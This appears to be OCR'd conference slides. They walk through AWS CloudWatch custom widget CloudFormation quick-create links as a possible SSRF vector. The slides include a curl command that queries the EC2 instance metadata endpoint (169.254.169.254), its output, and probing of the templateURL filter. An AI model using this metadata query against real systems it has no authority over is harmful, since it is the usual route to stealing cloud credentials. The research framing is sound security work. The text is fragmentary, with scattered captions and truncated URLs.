This feature is available in the following AWS Regions: US East (N. Virginia), US East (Ohio), US West (N. California), US West (Oregon), Africa (Cape Town), Asia Pacific (Hong Kong), Asia Pacific (Mumbai), Asia Pacific (Seoul), Asia Pacific (Singapore), Asia Pacific (Sydney), Asia Pacific (Tokyo), Canada (Central), Europe (Frankfurt), Europe (Ireland), Europe (London), Europe (Milan), Europe (Paris), Europe (Stockholm), Middle East (Bahrain), South America (São Paulo) and AWS GovCloud.

There is no additional cost for using CloudWatch dashboards custom widgets; standard CloudWatch Dashboard prices apply. See Amazon CloudWatch pricing. To get started, see CloudWatch Dashboards custom widget documentation and custom widgets samples library.

Why CloudFormation, really



Sample custom widgets

PDF | Kindle | RSS

AWS provides sample custom widgets in both JavaScript and Python. You can create these sample widgets by using the link for each widget in this list. Alternatively, you can create and customize a widget by using the CloudWatch console. The links in this list open an AWS CloudFormation console and use an AWS CloudFormation quick-create link to create the custom widget.


You can also access the custom widget samples on GitHub.

Following this list, complete examples of the Echo widget are shown for each language.

Sample custom widgets in JavaScript

- Echo – A basic echoer that you can use to test how HTML appears in a custom widget, without having to write a new widget.
- Hello world – A very basic starter widget.
- Custom widget debugger – A debugger widget that displays useful information about the Lambda runtime environment.
- Query CloudWatch Logs Insights – Run and edit CloudWatch Logs Insights queries.
- Run Amazon Athena queries – Run and edit Athena queries.
- Call AWS API – Call any read-only AWS API and display the results in JSON format.
- Fast CloudWatch bitmap graph – Render CloudWatch graphs using on the server side, for fast display.

Why CloudFormation, really



CloudFormation > Stacks > QuickCreate

Quick create stack

Template


Template URL
https://cloudwatch-console-static-content-prod-iad.s3.us-east-1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml

Stack description
Template to create demo Custom Widget Lambda function. Change the stack name to set the name of the Lambda function. Once your stack is created, go to the CloudWatch Console Add widget modal to continue with your custom widget creation.

Stack name

Stack name
customWidgetEcho-js
Stack name can include letters (A-Z and a-z), numbers (0-9), and dashes (-).

Echo


CloudWatch > Dashboards > customWidgetEcho-js-us-east-1
Switch to your original interface
customWidgetEcho-js-us-east-1
1h 3h 12h 1d 3d 1w Custom
Search dashboards
Actions
Save dashboard
Add widget


Echo echo echo

Input:

echo

The missing link

- S3 links
- Usually s3://



Data source

AWS service role* Create default role

Import method

Upload files from your computer [✓ Import files from an Amazon S3 bucket]

Segment name

My segment

Amazon S3 URL


Specify the address of an Amazon S3 bucket that contains the list of endpoints to import.

s3://[BucketName]/[Folder]

Template URL

https://cloudwatch-consol
1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml

Echo


CloudWatch > Dashboards > customWidgetEcho-js-us-east-1
Switch to your original interface
customWidgetEcho-js-us-east-1
1h 3h 12h 1d 3d 1w Custom
Search dashboards
Actions
Save dashboard
Add widget


Echo echo echo

Input:

echo


The potential

- SSRF
  - Server-Side Request Forgery



Legitimate HTTP request with SSRF payload
Server processes the request. Based on the SSRF payload, triggers malicious request to Internet/intranet resources.
Attacker
Firewall
Victim's Vulnerable Server
Third-Party Public Server
Internal Network

SSRFs in the cloud

- IMDS
  - Instance **M**eta**D**ata **S**ervice
  - 169.254.169.254
  - CapitalOne




```
[ec2-user@ip-10-0-1-172 ~]$ curl http://169.254.169.254/latest/meta-data
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/[ec2-user@ip-10-0-1-172 ~]$
```




A hacker gained access to 100 million Capital One credit card applications and accounts


TemplateURL



console.aws.amazon.com/cloudformation/home?region=us-east-1#/stacks/quickCreate?stackName=customWidgetEcho-js&param_DoCreateExampleDashboard=Yes&templateURL=https%3A%2F%2Fcloudwatch-console-static-content-prod-iad.s3.us-east-1....



s&templateURL=https%3A%2F%2Fcloudwatch-console-static-content-prod-iad.s3.us-east-1....



CloudFormation > Stacks > QuickCreate

Quick create stack

Template


Template URL
https://cloudwatch-console-static-content-prod-iad.s3.us-east-1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml

Stack description
Template to create demo Custom Widget Lambda function. Change the stack name to set the name of the Lambda function. Once your stack is created, go to the CloudWatch Console Add widget modal to continue with your custom widget creation.

Stack name


Stack name
customWidgetEcho-js
Stack name can include letters (A-Z and a-z), numbers (0-9), and dashes (-).

URL filter




s&templateURL=https%3A%2F%2Fcloudwatch-console-static-content-prod-iad.s3.us-east-1....

templateURL=invalidURL




TemplateURL must be a supported URL.

URL filter

